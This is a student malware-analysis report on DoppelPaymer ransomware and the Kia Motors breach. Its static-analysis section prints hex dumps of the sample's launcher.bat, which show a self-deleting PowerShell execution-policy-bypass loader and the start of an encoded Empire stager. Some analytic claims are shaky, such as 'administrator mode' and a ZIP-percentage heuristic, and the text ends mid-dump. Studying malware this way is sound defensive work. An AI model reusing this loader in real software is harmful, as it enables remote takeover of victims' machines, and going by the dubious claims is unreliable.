DELHI TECHNOLOGICAL UNIVERSITY

MALWARE ANALYSIS

[IT-321]

Static and Dynamic Analysis of Doppelpaymer Ransomware

(MIDTERM PROJECT REPORT)

Name: Dhairya Varshney
Roll No: 2K19/IT/041

Name: Anshul Satija
Roll No: 2K19/EP/018

Submitted To - Prof. Kapil Sharma

TABLE OF CONTENTS

INTRODUCTION

Malware attacks are popular cyberattacks in which malware (usually malicious software) performs illegal operations on the victim's computer.

Malicious software (sometimes known as a virus) covers a wide range of assaults, including ransomware, spyware, command and control, and more.

Malware refers to various sorts of harmful software, including viruses, and it is used by cybercriminals for a variety of objectives, including:

- Persuading a victim to provide personal information in order to commit identity theft.
- Stealing credit card details or other financial information from consumers.
- Taking control of a large number of computers in order to perform denial-of-service attacks against other networks.
- Infecting computers and mining bitcoin or other coins with them.

The manipulation of human emotions is a common virus distribution strategy known as social engineering. Spam phishing is used in social engineering via email, instant chats, social media, and other methods. The objective is to persuade the user to download malware or visit a compromised website that contains the infection.

Often, the communications utilize a scare approach, informing the user that there is a problem with their account and that they should instantly click on the link to log in or download an attachment that contains malware.

Malware will undoubtedly infiltrate your network. You must have protections that enable a high level of visibility and detection of breaches. To eradicate malware, you must be able to swiftly detect harmful actors. This necessitates continuous network inspection. Once the issue has been recognized, the malware must be removed from your network. Antivirus software alone is insufficient to guard against sophisticated cyber attacks.

DIFFERENT TYPES OF MALWARE

Trojan Virus

Trojan infections masquerade as useful software packages. However, once downloaded, the Trojan virus has access to sensitive data and may edit, block, or erase it. This can be incredibly detrimental to the device's functioning. Trojan viruses, unlike conventional viruses and worms, are not meant to multiply themselves.

Adware

Adware is harmful software that collects data about your computer activities and displays relevant advertising to you. While adware is not necessarily malicious, it might cause problems for your system in rare circumstances. Adware may cause your browser to be redirected to hazardous websites and may even include Trojan horses and malware. Furthermore, high quantities of adware can significantly slow down your machine. Because not all adware is dangerous, it is critical to have security that detects these apps on a regular and intelligent basis.

Ransomware

Ransomware is malicious software that acquires access to sensitive information within a system, encrypts it so that the user cannot access it, and then demands a cash payment to have the data freed. Ransomware is frequently used as part of a phishing hoax. The ransomware is downloaded by the user by clicking on a spoof link. The attacker then encrypts particular information that can only be decrypted using a mathematical key that they know. The data is unlocked after the attacker gets the money.

Spyware

Spyware is malicious software that operates in the background of a computer and sends information to a remote user. Rather than just interfering with a device's functionality, spyware targets sensitive data and can provide predators with remote access. Spyware is frequently used to steal financial or personal data. A keylogger is a sort of malware that captures your keystrokes in order to divulge passwords and personal information.

Virus

Viruses are a type of malware. A virus is a malicious software that is attached to a document or file that supports macros in order for it to run its code and propagate from host to host. The virus will remain dormant once downloaded until the file is opened and used. Viruses are meant to interfere with a system's capacity to function. As a result, viruses can disrupt operations and cause data loss.

Worms

Worms are harmful programs that quickly reproduce and spread to any device on a network. Worms, unlike viruses, do not require host programs to spread. A worm infects a system via a downloaded file or a network connection before rapidly multiplying and dispersing. Worms, like viruses, may significantly interrupt device functions and cause data loss.

NEED FOR MALWARE ANALYSIS

When there is a security concern and malware is the cause, malware analysis enters the picture and plays an important part in creating an incident response. It informs users of the actions necessary for recovery. It assists responders in determining the scope of the malware-related incident and identifying the hosts, servers, or systems affected. Malware analysis also offers actionable information that assists companies in avoiding or mitigating malware-generated hazards. It aids in the prevention of further compromise.

Malware encompasses viruses, ransomware, rootkits, and Trojans, and a malware assault can have a negative impact on a company's operations. Businesses must implement appropriate security measures, such as malware analysis tools, as well as an incident response strategy that will outline a suitable method to ensure a faster recovery time and lower expenses.

During an incident response, malware analysis is critical in assisting the security team in understanding the scope of the issue as well as identifying the hosts and systems that have been affected. An organization may fix any vulnerabilities and avoid further intrusions with the aid of the malware analysis report.

The fundamental goal of malware analysis is to collect information from a malware sample that may be used to respond to a malware problem. The purpose of malware analysis is to assess a malware's functionality, detect it, and contain it. It also aids in the identification of distinguishing patterns that may be utilized to cure and prevent future illnesses.

Malware analysis use cases are:

1) To determine the malware's type and intent. It can, for example, assist you in determining whether malware is an information stealer, HTTP bot, spam bot, rootkit, keylogger, or RAT, among other things.
2) Malware analysis improves alarms early in the life cycle of an attack. This saves time for teams by sifting results and utilizing technology.
3) The purpose is to offer root cause analysis, assess the effect, and achieve success in repair and recovery. It improves the effort's efficiency and efficacy.
4) Malware researchers obtain knowledge of the most recent malware analysis methodologies, tools, and activities.
5) To determine the network indicators linked to the virus, which may subsequently be utilized to detect similar infestations through network monitoring. For example, if you discover that a virus visits a certain domain/IP address during your investigation, you may utilize that domain/IP address to generate a signature and monitor network traffic to identify all hosts accessing that domain/IP address.
6) To extract host-based indications like filenames and registry entries, which may then be utilized to detect similar infections via host-based monitoring. For example, if you discover that a virus develops a registry key, you may use this registry key as an indication to construct a signature, or you can search your network to find hosts that have the same registry key.
7) To ascertain the attacker's goal and motivation. For example, if you discover that the virus is stealing banking credentials throughout your investigation, you can assume that the attacker's motivation is monetary gain.

STATIC ANALYSIS

When the code is executing, the static analysis does not examine it. Instead, it looks for harmful intent in files. This is useful for identifying infrastructure, compressed files, and libraries. Some technological indications can be used to assess whether or not a file is malicious. However, because it does not execute the code, sophisticated malware is difficult to detect.

DYNAMIC ANALYSIS

Any suspicious harmful code is executed in a safe environment known as a sandbox using dynamic analysis. It allows security specialists to see malware in operation while minimizing the danger of infecting the system. It provides greater visibility in order to disclose the exact nature of the threat. It also shortens the time it takes to rediscover a file containing harmful code. Hackers and adversaries frequently conceal code in a sandbox that will not run unless certain criteria are satisfied.

LIST OF RECENT CYBER-ATTACKS

Hackers are exploiting security flaws all across the world, holding the data of businesses, governments, and healthcare institutions hostage and demanding tens of millions of dollars in ransom. Here are the top 5 ransomware attacks of 2021-

1. COLONIAL PIPELINE - Darkside Ransomware
2. JBS FOODS - REvil Ransomware
3. BRENNTAG - Darkside Ransomware
4. ACER - REvil Ransomware
5. KIA MOTORS - Doppel Paymer Ransomware

BRIEF CASE STUDIES REGARDING THESE ATTACKS

We will briefly discuss how the above-listed attacks were carried out and what damage they caused in this section.

1. COLONIAL PIPELINE

The breach of Colonial Pipeline in late April received the most media attention of all the cyber and ransomware assaults so far in 2021. "The Colonial Pipeline assault had such an impact because the pipeline is an integral element of the national critical infrastructure system," says Joe Giordano, director of Touro College Illinois' Cybersecurity Program. Gas supplies were disrupted all over the East Coast of the United States as a result of the system's downtime, producing confusion and fear."

Due to the fact that most Americans are directly affected by fuel shortages, this strike touched close to home for many people. The attack was carried out by the DarkSide gang, who targeted the company's invoicing system and internal business network, causing major shortages throughout numerous states. Colonial Pipeline finally caved in to the demands and paid the organization $4.4 million in bitcoin to avert additional disruption.

2. JBS FOODS

Although the end of the epidemic was hoped for in Spring 2021, the rise in cyber assaults that began in 2020 showed no indications of abating. JBS Foods, one of the world's largest meat processing corporations, was the target of yet another high-profile ransomware assault in May. REvil, the same Russian hacker organization that targeted Acer, is suspected of being behind the attack.

Despite the fact that there were no serious food shortages as a result of the incident, government officials advised customers not to panic when purchasing meat. After conferring with cybersecurity specialists, JSB reported on June 10th that it had paid the $11 million ransom demand. This enormous bitcoin payment is one of the most significant ransomware payments ever made.

3. BRENNTAG

DarkSide, the same known hacking gang that hacked Colonial Pipeline, also targeted Brenntag, a chemical distribution firm, around the same time in early May 2021. DarkSide sought the equivalent of $7.5 million in bitcoin after obtaining 150 GB of data.

Brenntag eventually gave in to the demands and paid $4.4 million. Despite being less than half of the initial demand, it remains one of the largest ransomware payments in history. The funds have not yet been retrieved.

4. ACER

In May of this year, the REvil hacking gang, which was also responsible for an attack on London foreign exchange business Travelex, targeted the computer maker Acer. The ransom of $50 million was the greatest known to date. To get access to Acer's information, malicious hackers exploited a weakness in a Microsoft Exchange server, leaking photos of crucial financial papers and spreadsheets.

5. KIA MOTORS

Kia Motors, a Hyundai affiliate, was apparently compromised with ransomware in February. Despite reporting a broad IT and system disruption, Kia has yet to confirm the intrusion. Despite this, many experts trust the DoppelPaymer gang's allegations of a $20 million ransom demand. The group has disclosed some stolen data, but there have been no updates on the breach in the news for several months.

ATTACK ON KIA MOTORS

The ransom demand is significant, according to a post on Bleeping Computer, “To prevent the leak of the data and receive a decryptor, DoppelPaymer is demanding 404 bitcoins worth approximately $20 million. If a ransom is not paid within a specific time frame, the amount increases to 600 bitcoins, or $30 million.”

Apart from Kia Motors, Hyundai also experienced system disruptions, rendering its internal systems and dealer websites inaccessible.

Both organizations denied being targeted by ransomware attacks, however, Bleeping Computer journalists obtained a ransomware letter indicating that the companies were really targeted by a threat actor.

Kia Motors USA had a statewide outage in February that affected its IT servers, self-payment phone services, dealer platforms, and phone support.

EFFECT OF THE ATTACK

The Kia Owners Portal went offline and flashed an error message claiming that Kia was experiencing technical difficulties.

As part of the assault, the company's phone self-help services were also compromised, with support numbers claiming that they had server difficulties that may impede their capacity to aid clients.

The company's mobile apps, including 'Kia Access with UVO Link,' 'UVO eServices,' and 'Kia Connect,' were also affected by the outage.

When attempting to access the applications, customers were faced with a variety of warnings, such as SQL issues, faulty certificates, or maintenance notifications indicating an IT outage, as illustrated above.

At the same time, purchasers were unable to pick up their vehicles from dealerships due to a system failure caused most likely by a ransomware assault.

To prevent the data from being leaked and acquire a decryptor, the ransomware group is asking for 404 bitcoins worth $20 million. If the sum is not paid, it will be increased to 600 bitcoins ($30 million).

WHO WAS BEHIND THE ATTACK

According to a message received by the journalists, the perpetrators are members of the DoppelPaymer ransomware organization. The ransomware group claimed to have targeted KIA's parent firm Hyundai Motor America in the message and threatened to expose the exfiltrated data within 2-3 weeks if Kia Motors refused to negotiate an agreement, while also boosting the ransom from 404 Bitcoins to 600 Bitcoins.

As is typical with this sort of assault, the ransomware group claimed credit and wanted $20 million in Bitcoin to unlock files and prevent critical data from being leaked online.

The DoppelPaymer ransomware group employs a twofold extortion strategy, threatening to disclose the stolen data online if the victim does not pay the ransom.

BASIS OF THE ATTACK

Due to similarities in its code, ransom letters, and payment portals, DoppelPaymer is thought to be modeled on the BitPaymer ransomware (which first emerged in 2017). It is crucial to note, however, that DoppelPaymer and BitPaymer differ in certain ways. DoppelPaymer employs 2048-bit RSA + 256-bit AES encryption, Furthermore, DoppelPaymer employs threaded file encryption.

DoppelPaymer has a highly complex strategy, beginning with network infiltration via malicious spam emails containing spear-phishing URLs or attachments meant to trick unsuspecting users into running malicious code that is frequently masquerading as a legitimate document. This code is in charge of downloading more sophisticated malware (such as Emotet) into the victim's machine.

ROADMAP OF THE ATTACK


An attack consists of various tactics, including initial access, credential access, and command and control. The attack started with a file name *project.xlsm*, the project.xlsm is a macro-enabled excel document that downloads the file "launcher.zip" to %temp% folder, downloads the file "unzip.exe" to %temp% folder, executes the file "unzip.exe" to get the file "launcher.bat" and then execute the *"launcher.bat"* file.
Launcher.bat will connect to the empire server. After the victim connects to the empire server the hacker simply gets access to the victim’s computer and reverse shell through which further attack is conducted.

STATIC AND DYNAMIC ANALYSIS OF DOPPELPAYMER RANSOMWARE


STATIC ANALYSIS

Here are the Tools we used for Static Malware Analysis:

a) **HashCalc:** HashMyFiles is a small utility that allows you to calculate the MD5 and SHA1 hashes of one or more files in your system. It is one of the most simplest but effective tools for malware analysis. We can then search for Hashes on VirusTotal.




Data Format: File
Data: C:\Users\IEUser\Desktop\Kia Attack\project\project
☐ HMAC Key Format: Text string Key:
☑ MD5 ae375aaa9e69ce8b67d3fc2757c6fd69
☐ MD4
☑ SHA1 0bf423f693a91c102147385267126e755c0e8ed7
☐ SHA256
☐ SHA384
☐ SHA512
☑ RIPEMD160 367c58e1b98fbb8cbc71672645edaa4d46abf4d2
☐ PANAMA
☐ TIGER
☐ MD2
☐ ADLER32
☑ CRC32 03009fcc
☐ eDonkey/ eMule



Data Format: File
Data: C:\Users\IEUser\Desktop\Kia Attack\launcher\launc
☐ HMAC Key Format: Text string Key:
☑ MD5 8dac2685754e4fb972a2235fb95e2b13
☐ MD4
☑ SHA1 2845ac871f6d8024063b2647c0e6390d55780c73
☐ SHA256
☐ SHA384
☐ SHA512
☑ RIPEMD160 3b1cf87a44c509a832df28eb80c15da7b551d190
☐ PANAMA
☐ TIGER
☐ MD2
☐ ADLER32
☑ CRC32 e36edd63
☐ eDonkey/ eMule

When we searched for these hashes on VirusTotal to our surprise we couldn't find anything about these files/malwares.

b) **HxD:** HxD is a hex editor, disc editor, and memory editor for Windows. It can open files greater than 4 GB, and edit disc drive raw data, and show and edit the RAM utilized by running processes.




HxD - [C:\Users\IEUser\Desktop\Kia Attack\launcher\launcher.bat]
File Edit Search View Analysis Tools Window Help
16
Windows (ANSI)
hex
launcher.bat

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  23 20 32 3E 4E 55 4C 20 26 20 40 43 4C 53 20 26  # 2>NUL & @CLS &
00000010  20 50 55 53 48 44 20 22 25 7E 64 70 30 22 20 26   PUSHD "%~dp0" &
00000020  20 22 25 53 79 73 74 65 6D 52 6F 6F 74 25 5C 53   "%SystemRoot%\S
00000030  79 73 74 65 6D 33 32 5C 57 69 6E 64 6F 77 73 50  ystem32\WindowsP
00000040  6F 77 65 72 53 68 65 6C 6C 5C 76 31 2E 30 5C 70  owerShell\v1.0\p
00000050  6F 77 65 72 73 68 65 6C 6C 2E 65 78 65 22 20 2D  owershell.exe" -
00000060  6E 6F 6C 20 2D 6E 6F 70 20 2D 65 70 20 62 79 70  nol -nop -ep byp
00000070  61 73 73 20 22 5B 49 4F 2E 46 69 6C 65 5D 3A 3A  ass "[IO.File]::
00000080  52 65 61 64 41 6C 6C 54 65 78 74 28 27 25 7E 66  ReadAllText('%~f
00000090  30 27 29 7C 69 65 78 22 20 26 20 44 45 4C 20 22  0')|iex" & DEL "
000000A0  25 7E 66 30 22 20 26 20 50 4F 50 44 20 2F 42 0A  %~f0" & POPD /B.
000000B0  70 6F 77 65 72 73 68 65 6C 6C 20 2D 6E 6F 50 20  powershell -noP
000000C0  2D 73 74 61 20 2D 77 20 31 20 2D 65 6E 63 20 20  -sta -w 1 -enc
000000D0  53 51 42 6D 41 43 67 41 4A 41 42 51 41 46 4D 41  SQBmACgAJABQAFMA
000000E0  56 67 42 46 41 46 49 41 55 77 42 4A 41 47 38 41  VgBFAFIAUwBJAG8A
000000F0  62 67 42 55 41 45 45 41 59 67 42 4D 41 47 55 41  bgBUAEEAYgBMAGUA
00000100  4C 67 42 51 41 46 4D 41 56 67 42 46 41 48 49 41  LgBQAFMAVgBFAHIA
00000110  55 77 42 4A 41 47 38 41 62 67 41 75 41 45 30 41  UwBJAG8AbgAuAE0A
00000120  51 51 42 4B 41 47 38 41 55 67 41 67 41 43 30 41  QQBKAG8AUgAgAC0A
00000130  5A 77 42 46 41 43 41 41 4D 77 41 70 41 48 73 41  ZwBFACAAMwApAHsA
00000140  4A 41 42 43 41 44 63 41 52 67 41 30 41 44 30 41  JABCADcARgA0AD0A
00000150  57 77 42 79 41 45 55 41 5A 67 42 64 41 43 34 41  WwByAEUAZgBdAC4A
00000160  51 51 42 7A 41 48 4D 41 52 51 42 74 41 45 49 41  QQBzAHMARQBtAEIA
00000170  54 41 42 5A 41 43 34 41 52 77 42 46 41 46 51 41  TABZAC4ARwBFAFQA
00000180  56 41 42 5A 41 46 41 41 5A 51 41 6F 41 43 63 41  VABZAFAAZQAoACcA
00000190  55 77 42 35 41 48 4D 41 64 41 42 6C 41 47 30 41  UwB5AHMAdABlAG0A
000001A0  4C 67 42 4E 41 47 45 41 62 67 42 68 41 47 63 41  LgBNAGEAbgBhAGcA
000001B0  5A 51 42 74 41 47 55 41 62 67 42 30 41 43 34 41  ZQBtAGUAbgB0AC4A
000001C0  51 51 42 31 41 48 51 41 62 77 42 74 41 47 45 41  QQB1AHQAbwBtAGEA
000001D0  64 41 42 70 41 47 38 41 62 67 41 75 41 46 55 41  dABpAG8AbgAuAFUA
000001E0  64 41 42 70 41 47 77 41 63 77 41 6E 41 43 6B 41  dABpAGwAcwAnACkA
000001F0  4C 67 41 69 41 45 63 41 5A 51 42 55 41 45 59 41  LgAiAEcAZQBUAEYA
00000200  53 51 42 6C 41 47 41 41 62 41 42 6B 41 43 49 41  SQBlAGAAbABkACIA
00000210  4B 41 41 6E 41 47 4D 41 59 51 42 6A 41 47 67 41  KAAnAGMAYQBjAGgA
00000220  5A 51 42 6B 41 45 63 41 63 67 42 76 41 48 55 41  ZQBkAEcAcgBvAHUA
00000230  63 41 42 51 41 47 38 41 62 41 42 70 41 47 4D 41  cABQAG8AbABpAGMA
```

For HxD no valuable information was received from the project.xlsm file but we found out that the launcher.bat file was calling for powershell and that too in administrator mode which was kind of fishy.

c) **TridNet:** It is a GUI Version of Trid used to identify file types from their binary signatures. It is used to check the real format of a file.



Select a file to analyze: C:\Users\IEUser\Desktop\Kia Attack\project\project.xlsm

Doubleclick on a match for more info


Match	Ext	Type	Pts
60.2%	XLSX	Excel Microsoft Office Open XML Format document	34000/1/7
31.0%	ZIP	Open Packaging Conventions container	17500/1/4
7.1%	ZIP	ZIP compressed archive	4000/1
1.8%	PG/BIN	PrintFox/Pagefox bitmap (640x800)	1000/1

Definitions path: C:\06-tridnet\06-tridnet


Definitions in memory: 13848

When we analyzed project.xlsm with TriDNeT , we found that the file contains 31% of Open Packaging Conventions Container, after a lot of searching and researching we found that files with the ZIP percentage of more than 38% are a lot of times confirmed to be malicious by VirusTotal although this does not confirm project.xlsm to be malicious but increases the suspicion.

d) **CFF Explorer:** CFF Explorer was created to make PE editing as simple as possible while not losing sight of the fundamental structure of the portable executable. This application offers a number of tools that may be useful to both reverse engineers and programmers. It has a multi-file environment as well as a switchable interface.



```
1  2  3  4  5  6  7  8  9  A  B  C  D  E  F     Ascii
20 32 3E 4E 55 4C 20 26 20 40 43 4C 53 20 26   #.2>NUL.&.@CLS.&
50 55 53 48 44 20 22 25 7E 64 70 30 22 20 26   .PUSHD."%~dp0".&
22 25 53 79 73 74 65 6D 52 6F 6F 74 25 5C 53   ."%SystemRoot%\S
73 74 65 6D 33 32 5C 57 69 6E 64 6F 77 73 50   ystem32\WindowsP
77 65 72 53 68 65 6C 6C 5C 76 31 2E 30 5C 70   owerShell\v1.0\p
